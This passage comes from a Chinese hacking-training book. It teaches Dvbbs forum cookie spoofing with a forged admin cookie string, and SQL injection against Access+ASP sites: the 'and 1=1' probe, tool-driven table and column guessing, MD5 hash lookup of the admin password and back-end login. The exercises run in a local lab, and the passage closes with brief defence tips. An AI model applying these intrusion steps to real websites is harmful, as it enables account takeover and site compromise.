实训 3　查看管理员 Cookie

查看管理员 Cookie 的方法如下。

步骤 1　下载安装明小子工具软件。双击打开明小子工具，选择【数据库管理】|【Open】命令，将保存在本地的 dvbbs.mdb 数据库文件打开，如图 15–9 所示。

步骤 2　在左侧窗格中找到 Dv_User 这个表(里面存放着管理员的重要信息)，如图 15–10 所示。



图 15–9　打开网站数据库



图 15–10　找到 Dv_User

步骤 3　双击【admin】选项，可以看到管理员的一些信息。下面就要把这里的信息保存到 Cookie 中。这样不用密码就能使用管理员身份登录，如图 15–11 所示。




图 15–11　查询敏感内容

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 4 先找到 TruePassWord 这个字段。这是 Cookie 登录的一个随机数，也就是 Cookie 中 password 字段对应的密码，如图 15–12 所示。




图 15–12　获取密码

实训 4　编写管理员 Cookie

下面需要使用 IECookiesView 将上一步获取的含有管理员账号和密码的键值添加到前面获得的普通用户的 Cookie 里。

步骤 1 双击打开 IECookiesView，选择目标网址 192.168.1.100 并右击，选择【编辑 Cookie 内容】命令，打开 Cookie 进行编辑，如图 15–13 所示。




图 15–13　打开 Cookie

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 2 在这段键值中，每个“&”符号分隔一个字段。这里需要将 userid、username、password、userclass 这 4 个字段修改成数据库中 admin 所对应的数值，即“userid=1&usercookies=3&userhidden=&password=fVIy4l887ZvD956c&userclass= 管理员 &username=admin&StatUserID=1929430819”，如图 15–14 所示。




图 15–14　编辑 Cookie

步骤 3 将这些字段修改好后保存到 Cookie 里，如图 15–15 所示。




图 15–15　保存修改

步骤 4 双击打开【Internet Explorer】，在地址栏中输入地址，按 Enter 键即可发现，无须登录就已经获得了管理论坛的权限，因为登录到论坛中的用户是管理员账户 admin，如图 15–16 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 15–16　成功获得管理员权限

防御措施

完善代码的编写，使用代码严谨过滤语句；修改数据库地址，将数据库加密；及时更新系统，保证版本最新；不要在论坛里使用重要的密码，也不要使用 IE 自动保存密码功能，防范 Cookies 泄露。

任务小结

关于本任务中 Cookies 的欺骗网站，读者需要知晓原理后进一步拓展到其他的方向。Cookies 欺骗可以在其他很多源代码中进行测试和研究，一定要掌握 Cookies 欺骗的核心内容，尤其是在只对用户做 Cookies 验证的系统中。通过修改 Cookies 的内容来得到相应的用户权限进行登录，这个方法是整个任务的关键所在。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 16

Access+ASP 网站入侵（工具篇）


随着互联网络的飞速发展，各种各样的网站不断涌现，在这些网站中，动态的网站以其实用性、多样性占据了绝对的优势。由于 ASP 系统在互联网上应用广泛，所以针对 ASP 系统的脚本攻击是红红火火。在这些攻击中，攻击者多是利用注入、暴库、旁注、Cookies 欺骗等手段获取管理员的权限，通过直接上传或后台备份等各种入侵手法取得网站 Web Shell，继而控制整个站点，接着通过 Web Shell 提升权限获取服务器管理权限。

案例

河南省政府网：2006 年，主页篡改；数字安徽网：2006 年，网页挂马；河南省人事厅：2006 年，黑客入侵；中国银联：2006 年，网页挂马；必胜客和肯德基：2006 年，网页挂马；成都市档案局网站：2007 年 12 月 22 日，网页挂马；PChome 电脑之家网站：2007 年 12 月 28 日，网页挂马；绿色软件网：2008 年 1 月 11 日，网页挂马；酷狗网：2008 年 4 月 16 日，网页挂马；红心中国我赛网：2008 年 4 月 19 日，主页篡改。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1 根源分析

什么是 Web Shell？Web Shell 是一个用脚本语言编写成的，具有在线编辑、删除、新增文件，执行程序及 SQL 语句等功能的脚本文件，具有随意更改目标首页，删除文件等权限。例如，著名的桂林老兵以及海洋顶端等 Web Shell 就是这样一个 ASP 脚本文件，俗称大马及小马等。

网站安全令人堪忧，问题何在？

Web 应用的发展，使网站具有越来越重要的作用，而越来越多的网站在此过程中也因为存在安全隐患而遭受到各种各样的攻击，如网页被挂马、网站 SQL 注入，导致网页被篡改、网站被查封，甚至被利用成为传播木马给浏览网站的用户的一个载体。在黑客眼里，网站并不是一个提供互联网服务和信息交流的平台，而是可以被低成本利用获取价值的一个途径。

看看当前网站的安全状况，数字的增长速度令人震惊。据不完全统计，这几年中国大陆网站入侵导致网页被篡改的数量成倍增长，2007 年仅网页篡改已经是 2004 年的 30 倍，这还不包含未被官方披露的数字。

还有很多网站被黑客利用进行网页挂马，导致浏览这些网页的人自动被种植木马。可以说，经常上网的人几乎都遭遇过网页木马，轻则使系统异常、成为黑客的傀儡终端，重则导致个人敏感数据被盗。

到底问题何在？追溯起来诱因很多。

1．大多数网站设计，只考虑正常用户稳定使用

一个网站设计者考虑更多的是如何满足用户应用，如何实现业务，而很少考虑网站应用开发过程中所存在的漏洞，这些漏洞在不关注安全代码设计的人员眼里几乎不可见。大多数网站设计者、网站维护人员对网站攻防技术的了解甚少；在正常使用的过程中，即便存在安全漏洞，正常的使用者并不会察觉。但在黑客对漏洞敏锐的发掘和充分利用的动力下，网站存在的这些漏洞就会被挖掘出来，而成为黑客们直接或间接获取利益的机会。Web 应用程序 SQL 注入漏洞，通过搜寻 1000 个网站进行取样测试，检测到有 11.3%的网站存在 SQL 注入漏洞。

2．网站防御措施过于落后，甚至没有真正的防御

大多数防御采用基于特征识别的入侵防御技术或内容过滤技术，对保护网站抵御黑客攻击的效果不佳。比如 SQL 注入、跨站脚本这种特征不唯一的网站攻击，基于特征匹配技术防御攻击，不能精确阻断攻击，因为黑客们可以通过构建任意表达式来绕过防御设备固

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

化的特征库。这导致目前有很多黑客将 SQL 注入当作入侵网站的首选攻击技术之一。基于应用层构建的攻击，防火墙更是束手无策。

3. 黑客入侵后，未被及时发现

有些黑客通过篡改网页来传播一些非法信息或炫耀自己的水平，但篡改网页之前，黑客肯定基于对漏洞的利用获得了网站控制权限。这不是最可怕的，因为黑客在获取权限后没有想要隐蔽自己，反而是通过篡改网页暴露了自己，这虽然会对网站造成很多负面影响，但黑客本身未获得直接利益。更可怕的是，黑客在获取网站控制权限之后并不暴露自己，而是利用所控制网站产生直接利益。网页挂马就是一种利用网站，对浏览网站的人种植其木马的非常隐蔽且直接获取利益的主要方式之一。访问网站而被种植木马的人通常也不知情，导致一些用户的机密信息被窃取。网站成了黑客散布木马的一个渠道。

要点 2　学习工具入侵网站技巧

本任务要学习的就是如何针对存在注入漏洞的网站（Access+ASP 类型）进行入侵和防护，整个过程就是利用检测工具检测相应网站存在的注入漏洞点，然后进行数据库的猜解，找到密文后进行猜解，最终获得网站的管理员权限，并期待能够进一步获得服务器管理权限。

要点 3　懂得工具入侵网站对安全防护的意义

懂得如何入侵含有 Access 数据库和用 ASP 语言编写的网站，是脚本入侵的一个基本功。同时必须认识到这类网站的防范是学习的目的之一，也是网络安全维护人员，特别是网站维护者必备的重要技能。

要点 4　ASP+Access 网站类型简介

什么是注入漏洞？在众多针对脚本系统的攻击中，注入可谓是最有效的攻击手段了。

目前，引起 SQL 注入的原因主要是程序员在编写脚本程序时对特殊字符过滤不完全引起的。例如，一个网址“http：//www.xxx.com/asp?id=1”以“id=数字”结尾，在该段网址后分别加上“and 1=1”和“and 1=2”进行访问。如果加上“and 1=1”显示正常页面，加上“and 1=2”显示出错返回页面，则表示存在注入漏洞。

要点 5　相关软件简介

IIS：指互联网信息服务（Internet Information Server），是一种 Web（网页）服务组件，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

其中包括 Web 服务器、FTP 服务器、NNTP 服务器和 SMTP 服务器，分别用于网页浏览、文件传输、新闻服务和邮件发送等方面。它使在网络（包括互联网和局域网）上发布信息成了一件很容易的事。本任务需要应用 IIS 服务搭建要入侵的网站。

ASP 简易服务器：此工具可以代替 IIS 用于实验网站脚本调试。

明小子旁注工具：用此工具检测网站存在的注入漏洞点，对存在漏洞的网站进行数据表的猜解、字段的猜解等。另外，该工具具有密码破解、综合上传等功能。

如果搭建完网站后不能运行，则可能是本地 IIS 占用了 80 端口所致，这样可以先停止本地 IIS 的服务，解决冲突后可以继续调试，也可以在小旋风中直接改端口。详见配书光盘中的“黑客攻防实验环境部署.pdf”文件。

攻击实训

实训 1 搭建有漏洞的网站

整个实验的过程是从搭建有漏洞的网站入手的。搭建成功后就可以直接登录 http：//127.0.0.1 进行访问，如图 16–1 所示。



图 16–1　测试本地实验环境

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 2　利用工具扫描

当网站能够正常访问时就可以进行下面的操作了。首先把网址 http：//127.0.0.1/index.asp 输入到明小子自带的浏览器中进行浏览，工具会自动弹出存在注入漏洞的网页，在【注入点】文本框中以红色显示，如图 16–2 所示。



图 16–2　使用明小子进行注入检测

右键单击有漏洞的网址，在弹出的快捷菜单中选择【检测注入】命令（如图 16–3 所示），然后就可直接跳转到【SQL 注入猜解检测】选项卡，如图 16–4 所示。



图 16–3　进行注入猜解

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 16–4　开始检测

单击【开始检测】按钮，工具就会自动检测到网站数据库类型和表名，并显示在【数据库】列表框中，如图 16–5 和图 16–6 所示。




图 16–5　检测成功

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 16–6　猜解表名

实训 3　获得后台及管理员信息

接下来就可以依次选中【列名】列表中的【user】、【pass】、【id】复选框，单击【猜解列名】和【猜解内容】按钮，最终能够猜解到网站管理员的账号“admin”，密码“21232f297a57a5a743894a0e4a801fc3”，此密码为加密过的密文，如图 16–7 和图 16–8 所示。




图 16–7　猜解列名

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 16–8　猜解字段内容

当然，利用刚才得到的密码登录后台是不能登录的，因为密码是经过 MD5 加密过的。不过可以运用散列逆向查询网站进行查询（www.cmd5.com 或 www.xdmd5.com），最终得到密码的明文是 admin，如图 16–9 所示。




图 16–9　密文查询

实训 4　成功入侵后台

获得密码的明文后就可以直接到后台地址登录网站。在登录界面中输入用户名 admin、

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

密码 admin，登录成功后即可管理网站后台，如图 16–10 和图 16–11 所示。如果不知道网站后台管理地址，则可以利用明小子直接扫描管理员入口，成功率在 90%以上。

